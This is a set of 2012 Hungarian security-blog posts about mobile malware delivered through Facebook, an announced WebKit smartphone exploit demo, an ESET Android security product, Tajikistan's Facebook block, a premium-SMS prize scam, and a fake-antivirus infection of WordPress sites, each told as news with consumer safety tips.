Keith Ross úgy véli, [a szigorúbb biztonsági beállításokban bekövetkezett általános javulás többféle okra is visszavezethető](). Ebből kétségkívül **a médiában megjelenő biztonsági incidensekről szóló hírek, beszámolók tölthették be a legjelentősebb szerepet**, de nyilván emellett az is közrejátszhatott, hogy **[külső nyomásra időközben a Facebook is]() átalakította a korábban meglehetősen kaotikus adatvédelemmel kapcsolatos beállítási lehetőségeket**.

Tetszik 16 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- [Gyerek-barát netezés]()
- [Kártékony antivirusok - villám őrjárat 8.]()
- [Ez történik a weben egy perc alatt]()
- [Safe mód a Mechagodzilla ellen]()
- ["Szósölmédia" és nyaralás]()

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4187021

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Elhajlási engedély

2012.02.27. 13:55 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: facebook sms malware emelt android hívás díjas any call

Újabb fejezethez érkezett a Facebookon közlekedő kártékony kódok története. Mostantól például **egy meghívóban szereplő profil linkjére kattintva egy Androidos okostelefonon az akár automatikusan letölthet egy emelt díjas SMS és telefonhívásokkal operáló csaló alkalmazást** a készülékünkre.



A Sophos kutatói készítettek egy kis bemutató minivideót erről az esetről, amiben **egy ismerősnek jelöléssel kapcsolatos profilban szereplő URL titokban átirányította a böngészőt**. Igaz, itt a Facebook profil tulajdonképpen csak közvetítő hordozó közeg volt, de ami a lényeg, hogy teljesen automatikusan letöltődött egy Android alkalmazás a készülékre.





Erről pedig **kiderült, hogy olyan emelt díjas hívásokkal és szöveges üzenetekkel manipuláló program**, amely egy titkosított konfigurációs fájl segítségével próbál meg költséges, a tulajdonos számláját megcsapoló hívásokat indítani. Mindenesetre **egy átlagfelhasználót beleképzelve a fenti szituációba, igen életszerű**, hogy neki a vírusvédelmi szakemberrel ellentétben nem szólal meg a fejében az a bizonyos vészcsengő, és fel is telepíti azt, az alkalmazás pedig onnantól már teszi nála a dolgát.





A trükköt látva az ember nem is azon csodálkozik elsősorban, hogy ezt így könnyedén meg lehet csinálni, hanem inkább azon, hogy nem korábban állt elő már valaki tömegesen ezzel. Ha most arra kellene **valami okosat mondani, mivel lehet hatékonyan védekezni**, arra azonnal két ütőképes ötlet is felmerül a szinte evidens "ne kattintsunk mindenre ész nélkül" intelem mellett. Az első persze mi más is lehetne, mint egy kártékony linkeket és applikációkat is ellenőrző antivírus program használata az Androidon, ami ezen a nyitott és bárki által fejleszthető alkalmazások általi **platformon egyre inkább az alapfelszereltség kategóriába tartozik**.




A másik egy apró, de igen ötletes app, amely a telefonhívásokat képes megzabolázni, illetve kontroll alatt tartani. Az ingyenes Call confirm **minden egyes indított hívás előtt rákérdez egy ablakban, hogy biztosan ezt akarjuk-e, és csak az igenlő jóváhagyás után tárcsázza azt**. Ezzel nem mellesleg azt is sikeresen megakadályozhatjuk, hogy a telefonkönyv rendezgetése közben mondjunk egy éjszakai órában véletlenül felhívjunk valakit.



Többször is említettük már, hogy a mobilos netezés rejteget különféle veszélyforrásokat a hagyományos PC-s internetes böngészéshez képest, és ebben **a szerényebb képességű böngészőkliensek éppúgy szerepet játszanak, mint az apró kijelzős helyspórolás miatti automatikus** URL link rejtés. Az Androidosok emellett ugyancsak szeretik elhanyagolni, figyelmen kívül hagyni a telepítéskori (no meg a frissítésnél szintén) az engedélyek ellenőrzését, végiggondolását. **Nem mérlegelik, ha egy fatengelyes pasziánsz ahhoz kér engedélyt, hogy írja-olvassa telefonkönyvünket, emellett ellenőrizni akarja a teljes netes forgalmunkat, vagy éppen önállóan szeretne hívásokat kezdeményezni - akkor ilyen indokolatlan felhatalmazásokkal rendelkező applikációt épeszű ember nem telepít fel**, inkább másik alternatívát keres.



Ezek a kritikus mérlegelések ugyanúgy igazak **az Androidos Facebook alkalmazásra is, amelynek nem mellesleg a felhasználói szerződésében szerepel, hogy az app küldhet, fogadhat és feldolgozhat SMS-üzeneteket**. Az Index cikke emellett megemlíti, hogy a felmérések szerint **a felhasználók 70 százaléka olvasatlanul okézza le az engedélyezéssekkel kapcsolatos szövegeket telepítéskor** - és ez sajnos nagyon is realistán hangzik.



Ám a mai poszt fényében mindezen veszélyforrások mellé elkönyvelhetjük azt is, hogy **egy meggondolatlan kattintás után nem okvetlenül csak valamilyen Windows sebezhetőséget kihasználó .EXE** vagy kártékony .PDF érkezhet, hanem mostantól **mobilos Facebookozás közben már akár trükkös, emelt díjas applikációt jelentő .APK is** csatlakozhat ehhez a díszes kompániához.

Tetszik 190 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Akiknek a Captcha kínszenvedés
- Hogyan szúrjuk ki a gyanús Android appokat?
- Elégedetlenek vagyunk a Facebook biztonságával
- Mentési állományokat töröl a Bundpill féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4214752

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Webkittel az okostelefonok ellen

2012.02.29. 11:30 | Csizmazia István [Rambo] | 1 komment

Címkék: 2012 okostelefon android exploit rsa webkit crowdstrike

Ha minden igaz, **az RSA 2012 konferencián egy olyan új, súlyos sebezhetőséget fognak demonstrálni, amellyel mind az Android, Blackberry és IOS készülékek felett távolról át lehet venni az uralmat**.



És mivel a mobil OS frissítések - ha vannak egyáltalán - közel sem olyan tempójúak és egyszerűek, mint mondjuk egy asztali PC esetében, ezért ez a sérülékenység sajnos sokáig - akár a következő készülékcseréig - megmaradhat. **A CrowdStrike egy újonnan alapított biztonsági cég**, melynek vezetője korábban a McAfee munkatársa volt. Ők fogják bemutatni **jövő héten San Franciscóban azt a WebKit alapú támadást, melynek eredményeként a támadók képesek lehetnek megszerezni az irányítást az áldozat okostelefon-készüléke felett**.



A támadás úgy működik, hogy **kapunk egy e-mailt vagy egy SMS üzenetet, melyben egy kártékony link található**, a PEBKAC kattintásról pedig valamilyen jól bevált social engineering trükk fog gondoskodni - tudd meg az irokéz/apacs/sziú/dakota neved, ingyen iPhone, ingyen iPad, ingyen meztelen nők, ingyen Victoria's Secret 1000 dollár, ingyen bármi. A kattintással aztán megfertőződik a készülék, ami a már említett távoli kontroll átvételét jelenti: **a támadó lehallgathatja a hívásokat, figyelemmel kísérheti a készülék GPS helyzetét, szóval csupa hasonló nem kívánatos következmény** sújthatja porba korábbi jó hangulatunkat.



Mivel a WebKit **nem csak Android, hanem Google Chrome, Research in Motion's BlackBerry, Apple Safari web böngésző valamint Apple iOS rendszer alatt is** használatos, ezért nem csupán a zöld robotos készülékek tulajdonosai aggódhatnak, hanem ha minden igaz, és a demonstráció sikeres lesz, **szinte minden okostelefon platform veszélyeztetett lesz**. Mint ismeretes, 2009-ben Charlie Miller és Collin Mulliner már képesek voltak egy preparált SMS üzenet segítségével támadni az Apple iPhone-t a BlackHat konferencián, ahol ugyancsak **sikeresen át tudták venni távolról az uralmat a készülék felett. A módszert adatlopásra, hívások és üzenetek ellenőrzésére lehetett kihasználni, az Apple pedig később** ennek nyomán elkészítette az ismertetett sebezhetőség javítását.



Bár **a most közelgő bemutató eredetileg a 2.2 Android rendszer alá készült**, elviekben semmi nem akadályozza meg azt, hogy a későbbiekben a 2.3 vagy későbbi verziókhoz is elkészülhessen. Mivel az Android esetében sokan használnak még 2.2-est, és az ő esetükben a szerényebb készülékparaméterek miatt esetleg nem is végezhető el a verziófrissítés, sokan védtelenek maradhatnak. Az IOS esetében **létezik ugyan rendszeres frissítési mechanizmus, ám ott is például a régebbi 3G, 3GS készülékek tulajdonosai üzleti megfontolások miatt már eleve ki vannak zárva a javítások, updatek trükközések nélküli letöltési lehetőségéből**.



Magyarán ha beigazolódik az elv, sikeres lesz a demó, amelyet mi is kíváncsian várunk, akkor a védekezésnél egyfelől a világhírű "nem kattintunk ész nélkül mindenre" módszer, valamint egy naprakész mobilplatformos vírusvédelmi alkalmazás futtattatása lehet hasznos számunkra. **Azt mindenesetre mindenkinek tudomásul kell vennie, hogy a mobil eszközök egyre inkább sebezhetőekké válnak, és az okostelefon használóknak sem árt tisztában lenniük azzal, hogy milyen fajta támadási módszereket vethetnek be ellenük**.

Tetszik 64 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Kártékony böngésző kiegészítők jönnek
- Android kémprogram persze csak a mi érdekünkben
- "Szósölmédia" és nyaralás
- Dropbox csalival terjedtek a kémprogramok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4225075

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

nyos 2012.03.04. 06:20:53

Ha tenyleg a webkitben van a gond, megoldas lehet meg a default bongeszo lecserelese olyanra, ami nem az alapbol elerheto engine-t hasznalja, hanem hoz magaval sajatot (amit rendszeresen frissit). Igazabol mar igy is eleg sokan hasznaljak valamelyik alternativ bongeszot, meg egy ok a valtasra..
(hup-on volt errol szavazas, ott 44% szavazott a defaultra)

Egyebkent a kepen szereplo Miller epp egy Safari sebezhetosegen keresztul jutott be egyik evben a pwn to own versenyen egy iPhone-ra. Szoval a bongeszon keresztuli tamadas egyaltalan nem lehetetlen.
www.zdnet.com/blog/security/charlie-miller-wins-pwn2own-again-with-iphone-4-exploit/8378

ESET védelem Androidra


2012.03.02. 09:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: mobile security okostelefon android eset

Az ESET megbízásából, az InSites Consulting által 2011 október-novemberben lefolytatott, az egész világra kiterjedő kutatás szerint, **az internet felhasználók 36%-a az okostelefonjával kapcsolódik a világhálóhoz, 19%-uk alapkészülékével éri el a netet és 10%-uk használ tabletet**. Ezek a hordozható készülékek nemcsak a személyes adatokat, de az üzleti információkat is tárolják, hasonlóan az asztali számítógépekhez. Az OSBT (OneSource Building Technologies) szerint **a felhasználók 16%-a számolt be biztonsági támadás okozta adatvesztésről**.



A számítógépek biztonsága, a vírusok elleni védekezés mindennapjaink részévé vált, senkit nem kell már meggyőzni a fontosságáról. Ugyanakkor **egyre többször olvassuk leveleinket, dokumentumainkat okostelefonon, s közben eszünkbe sem jut, hogy adataink ugyanolyan veszélyben lehetnek, mint egy védelem nélküli számítógépen**. Pedig a vírusok a statisztikák szerint egyre nagyobb számban költöznek a mobilokra. **A mobiltelefonok biztonsága egyre égetőbb téma**, hiszen az itt jelenlevő különféle biztonsági réseket a kártevők előállítói igyekeznek ki is használni.



Barcelonában, a február 27-én kezdődött Mobilworld Congress 2012 konferencián és kiállításon az ESET megoldást kínál a problémákra. A kiállításon, saját standjukon a mobilkészülékek védelmére kifejlesztett termékeik zászlóshajóját mutatják be, az **ESET Mobile Security for Android-ot. A rosszindulatú szoftverek elleni megoldás egyesíti a NOD32 Antivírus hatékonyságát egy spam szűrő védelmével, sőt, a szoftverben még egy lopásgátló funkció is található**. Maga az ESET Mobile Security megoldás már korábban elkészült Symbian és Windows Mobile operációs rendszerekre is, ezek a biztonsági megoldások (immár az Android operációs rendszerrel kiegészülve) **alkalmazhatók tabletekre is, feltéve, hogy azok támogatják a hívás és üzenetküldési funkciókat**.



"Az androidos telefonokra elkészült ESET Mobile Security rendkívül fontos mérföldkő a vírusvédelemben" – tette hozzá a hírhez Csiszér Béla, az ESET-szoftvereket Magyarországon és Ausztriában forgalmazó Sicontact Kft. ügyvezető-tulajdonosa. A Gartner felmérése szerint 2011-ben **a világ okostelefon eladása már elérte a 472 millió darabot és a végfelhasználók több, mint 50%-a Android OS típusú készüléket vásárolt**, az új termékekkel immár ezt a rendkívül nagyszámú és folyamatosan növekvő felhasználói kör is képes lesz kivédeni a rosszindulatú támadásokat.



Az ESET Android készülékekre kifejlesztett mobil biztonsági termékében **olyan megoldások kaptak helyet, mint a proaktív védelem, SMS/MMS Antispam, hívásblokkolási lehetőség, biztonsági audit, lopás elleni védelem, GPS lokalizáció, távoli lezárás, távoli adat törlés, SIM kártya figyelés illetve védelem jogosulatlan biztonsági telepítések ellen**.

Tetszik 4 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Az XP él, az XP élt, az XP élni fog
- Akiknek a Captcha kínszenvedés
- Elégedetlenek vagyunk a Facebook biztonságával
- Safe mód a Mechagodzilla ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4283938

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Tadzsikisztán blokkolja a Facebookot

2012.03.05. 17:30 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: facebook letiltás tadzsikisztán

És **szombat óta emellett további néhány hírportált is letiltott**. Teszi mindezt azért, mert az elnökkel, az 1994-ben hatalomra került Emomali Rakhmonnal szemben erősen kritikus hangvételű véleményeket fogalmaztak meg. A Magyarországnál mintegy másfélszer nagyobb területű, és igen szegény **szovjet utódállam szerint ezzel az adminisztratív lépéssel elejét vehetik a kívülről érkező kritikáknak, valamint megelőzhető a belső nyugtalanság**.



A tádzsik kormány a Facebook.com mellett több olyan nemzetközi hírportált is tiltólistára vette, mint a zvezda.ru, tjknews.com, vagy a maxala.org. A tiltásoknak az lehetett az előzménye, hogy a zvezda.ru egy cikket közölt a tádzsik forradalom előestéjéről, amit aztán a többi, szintén letiltott híroldal másodközlésre átvett. **Azoknak a felhasználónak, akik mégis megpróbálnak az említett oldalakhoz hozzáférni, egy automatikus átirányítás után az internetszolgáltatójuk üzenetével találják magukat szembe, miszerint ezek az oldalaknak a látogatása nem engedélyezett**. A mindössze **29 ezer helyi felhasználóval rendelkező Facebook** valószínűleg a kényes hírek áramlása és az esetleges további szervezkedés megelőzése érdekében kerülhetett a blokkolandók listájára, míg **érdekes módon az egyiptomi forradalomban komoly szervezési szerepet játszó Twitter itt egyelőre még szabadon működhet**.



Oroszország alig pár hete jelentette ki, semmiképpen nem kívánnak ilyen, a sajtó szabadságot durván sértő jellegű korlátozásokkal, illetve cenzúrával élni, holott mindenki előtt jól ismert, hogy **társadalmi nyugtalanság esetén a kritika sok esetben ezeken a közösségi portálokon lát napvilágot**, így Oroszországban is ez az ellenzéki tüntetések szervezésének egyik legfontosabb helyszíne.



Érdekes módon, **a különféle diktatúrák rendre előszeretettel élnek ezzel az eszközzel**, habár tudniuk kell, ez hosszú távon nem old meg semmit, hatása abszolút ideiglenes, a technikailag képzettebb felhasználók számára pedig egyszerűen kijátszható. Ha csak a közelmúlt példáiból kellene felsorolni ilyen tiltással élő országokat, alig egy éve, hogy Egyiptomban letiltották a Facebookot és a Twittert, de jelenleg Iránban is hasonló korlátozásokra szánták el magukat úgymond a belső online tiltakozások megelőzésére. **Érdekes módon még az Egyesült Királyságban is felmerült a korlátozások terve a tavalyi zavargások idején, azonban végül a brit politikusok úgy nyilatkoztak, letettek ez irányú terveikről.**



A társadalomkritikára igen érzékeny Kínában pedig az idei évtől csak valódi névvel lehet regisztrálni mikroblog szolgáltatásokra, miközben a Facebook, Twitter oldalak elérése évek óta részben vagy egészben államilag tiltva, míg a Youtube elérése tartományonként változó mértékben ugyan, de **szintén korlátozva van**.



A Facebook kérdés **legvalószínűbb megoldása pedig a helyi úgymond szigorúbb szabályoknak és elvárásoknak leginkább megfelelő saját szeparált közösségi oldal létrehozása** lehet, melynek kifejlesztéséről tavaly már alá is írtak egy megállapodást a Facebook és a Baidu vezetői.



Mindenesetre némi öröm lehet az ürömben, hogy Kínában és egyelőre Tadzsikisztánban a közeljövőben okafogyottság miatt egyelőre nem kell majd olvasgatni a Facecrooks híreit és figyelmeztetéseit a különféle OMG becsapós videókról, remekül csengő indián nevekről, valamint rózsaszínű Facebook alapszínekről, beteg gyerekek gyógyításában állítólag pénzt érő lájkokról és egyéb közösségi oldalakon terjedő válogatott megtévesztésekről ;-)

Tetszik 23 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Az XP élt, az XP élt, az XP élni fog
- Majdnem mindenki átverhető adathalászattal
- Tízből öt kártevő hátsóajtót nyit
- "Szósölmédia" és nyaralás
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4289988

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Nyertünk


2012.03.07. 12:40 | Csizmazia István [Rambo] | 1 komment

Címkék: samsung facebook sms emeltdíjas galaxy nyereménytelefon

Szinte halljuk is a Queen nóta "We are the Champions" sorait a felejthetetlen Freddy bácsival. **Na ki a király, ki a szerencse fia, az eddigi több millió jelentkezőből egyenesen mi kerültünk kisorsolásra!** Erről kaptunk kéretlen emailes értesítést is, de **akár Facebookozás közben is belefuthatunk eme örömhírbe**. A kérdés már csak az, valóban örülhetünk-e mindennek?



Nézzünk magunkba, ha most arra a kérdésre keresnénk a választ, **milyen kívánatos nyeremény lenne egy social engineeringhez megfelelően vonzó, az első háromban biztosan lenne egy Samsung Galaxy, tuti kattintás mágnes**. Természetesen nem kizárt, hogy a lentebb ismertetett módon valóban lehet nyerni, **talán látott már valaki olyan embert, aki látott olyan embert, aki így jutott ingyen nyeremény telefonhoz**, azonban érdemes figyelmesen megnézni az ilyen fantasztikus örömhíreket, aztán a részvételi döntést persze már ki-ki maga hozhatja meg.



Szóval az úgy volt, hogy kéretlen levelet hozott a villany posta, benne az alábbi örömhírrel.
"Gratulálunk!
Az eddigi több millió jelentkezőből Te kerültél kisorsolásra!
Ezzel csupán pár lépés távolságba kerültél egy fantasztikus nyereménytől, ami ebben a hónapban nem más, mint egy új, kártyafüggetlen Samsung Galaxy S II okostelefon!
Ez még nem minden, hiszen a szerencsés nyerteseknek a telefonszámla miatt sem kell aggódniuk, mivel az első három hónapban azt is átvállaljuk!
Ragadd meg ezt a páratlan lehetőséget!"



Hmm, pedig nem is jelentkeztem?! Aztán a weboldal **feltesz egy egyszerű kérdést, és aki egy Samsung Galaxyt szeretne, az mondjuk nem is árt ha valóban tudja, gyengéd super AMOLED fogja hamarosan bizsergetni az ujjbegyeit**. Nyerés helyett aztán jön a következő kérdés, milyen memória kártya jár hozzá, **jól van na, majd mikor erre is válaszolunk, és mégis újabb kérdés bukkan fel, addigra kezdjük magunkat kissé kényelmetlenül az öreg űrlap kitöltögető legkisebb fiának érezni**.





A harmadik kérdés aztán az utolsónak is bizonyul - nem, nem Symbian fut az Androidos készüléken - mire is aztán **végre kiderül, nyerhetünk persze, ám előtte egy kis ungabunga: ahhoz előbb egy emeltdíjas játékban kell részt venni**.



Aki még nagyon fiatal, annak bizonyára feltűnik, hogy az idősebbek szeme, látása idővel meggyengül, a közértben gyakran látni a konzervek apróbetűs feliratait böngésző vásárlókat. **Hát naná, persze hogy, a gyártók pedánsan eleget tettek szigorúan vett törvényi kötelezettségüknek, rajta van minden előírt információ, a tápanyag tartalom is, sőt középkategóriájú pásztázó elektronmikroszkóppal a 2.5 milliméteres betűk még remekül olvashatóak is.** Valami hasonlót láthatunk a nyereményjáték oldalon is, **a lap alján, amihez görgetni kell, szürke alapon, szürke hangyagenitálé méretű betűkkel olvasható is: "Az SMS ára bruttóilag**

2032 forint", szóval az előírt törvényi kötelezettség itt is kipipálva. Esetleg a kresztáblákat is hasonló méretben, szürke alapon szürke betűkkel, egy gyufás skatulyán kellene kihelyezni a lámpa nélküli kereszteződésekbe.



Ugyanebbe a jó kis Portugáliában hosztolt weboldalba a Facebookon keresztül is simán beleütközhetünk, az ingyen nyeremény ott is jó egészségben fungál, sőt **az eredeti weboldal alján egy külön link visz magára a Facebookra, hogy idézzük: "... és add tovább barátaidnak is ezt a remek lehetőséget!" Hiába no, magunk közt szólva nincs is szebb, mint önfeledten megosztani az élményeket az ismerősökkel**. És ha már nyertem, akkor mit és miért kell véglegesíteni? Tulajdonképpen az lenne a lényeg, hogy minden ilyen szédületes nyereményjátéknál érdemes elgondolkozni, miért jó ez annak, aki szervezi. Ő egy olyan Róbert bácsi, akinek a pénz egyáltalában nem is számít? Nem valószínű, sőt, ezek üzletemberek, akiknek ez így nagyon is megéri.





Természetesen minden nagykorú és cselekvőképes dönthet úgy, hogy ő alaptermészeténél fogva szereti Fortunát, ő egy vérbeli Homo Ludens, önként és örömmel imádja a szerencsejátékot, **a lényeg, hogy minden ilyen döntés az esélyek és a költségek alapos felmérése, elolvasása, ismerete birtokában szülessen, ne pedig ezek hiányában - akkor nincs baj**. Ám ehhez az átlag felhasználónak figyelmesebbnek, és kevésbé hiszékenynek kellene lennie, meg persze **gyorsan és jól kell tudni olvasni a plusz egérgörgetés után a szürke alapon szürke apró betűkkel a kockázatokat és mellékhatásokat. És persze még emellett az is jól látszik, manapság nincs érdemi biznic Facebookos jelenlét nélkül**.



Még gyerekkoromból emlékszem egy olyan amerikai esetre, ahol elektromos vezeték nélküli takarítóeszközt lehetett rendelni utánvéttel X dollárért, ám mikor a delikvensek a pénz feladása után megkapták a várva várt csomagot, kibontva nem mást találtak benne, mint egy közönséges söprűt.



Ezen aztán jól felháborodtak, beírtak a különféle újságokba, sőt feljelentést is tettek. A perben később az "élelmes" vállalkozónak sikerült bebizonyítania, hogy nem volt itt semmilyen átverés, hiszen a seprű valóban egy vezeték nélküli takarítóeszköz, a többiek pedig saját kárukon remélhetőleg megtanulták mindebből a leckét.

Tetszik 5 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Majdnem mindenki átverhető adathalászattal
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Utaljunk pénzt a S.O.C.A.-nak
- Dropbox csalival terjedtek a kémprogramok
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4295163

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

MolnarErik · http://birdsofprey.blog.hu/ 2012.03.18. 17:41:54

Én csak azt nem értem, hha én vagyok a szerencsés, aki több millió jelentkező közül megnyertem a Samsung Galaxyt, úgy, h nem is jelentkeztem, akkor miért is osztanám meg azt a fantasztikus lehetőséget a barátaimmal, hisz én vok a nyertes, ők már nem nyerhetnek. Szal inkább az ellenségeimmel :)

Több ezer WordPress oldal fertőződött meg


2012.03.09. 13:40 | Csizmazia István [Rambo] | 16 komment

Címkék: plugin fertőzés wordpress hamis trójai antivirus toolspack


Az említett PHP alapú ingyenes tartalomkezelő rendszer igen népszerű szerte a világon, ám most számos helyen a hamis antivírus áldozata lett. A **kártevő terjesztők egy sebezhetőség kihasználásával tömegesen támadták a WordPress alapú weboldalakat**.




A Websense kutatói figyeltek fel **még a hét elején arra, hogy legalább 30 ezer WP alapú weboldal megfertőződhetett**. A vizsgálatok kideríttették, hogy a fertőzött weboldalakon **eltérítették a látogatók böngészőit, és észrevétlenül kártékony linkekre irányítva őket, kéretlenül felbukkanó ablakok segítségével hamis antivírus letöltésére** próbálták rábírni őket. A weboldalak kódjában a BODY tag lezárása elé **titokban beszúrt script elsősorban orosz weboldalakra továbbította** a látogatókat, a felbukkanó üzenet pedig a már sokak által ismert hamis vírus ellenőrzési ablak volt, amely aztán **riasztott, és azt állította, vírusokat talált a számítógépünkön**. Ha valaki volt olyan óvatlan, és futtatta a felajánlott hamis antivírust, az nem hogy elhárította volna veszélyt, hanem ellenkezőleg éppen ezzel telepítette az áldozat a trójai kártevőt saját gépére.



A PC World cikke szerint az így kihasználható **WordPress sérülékenység kizárólag korábbi, elavult változatok esetében támadható eredményesen**. Az eddigi adatok szerint az Egyesült Államokban történt eddig a fertőzések döntő többsége - mintegy 85%, de persze ez az arány idővel változhat.



Ami viszont a látogatók összetételét érinti, ott már korántsem korlátozódik egyetlen területre vagy csupán néhány országra, hanem ott már *.* mindenkinek vigyáznia kell. A helyzetet tovább árnyalja, hogy egyes **szakértők szerint a tömeges fertőzés egy bárki által szabadon letölthető, ám kártékony ToolsPack nevű plugin miatt indulhatott el**.



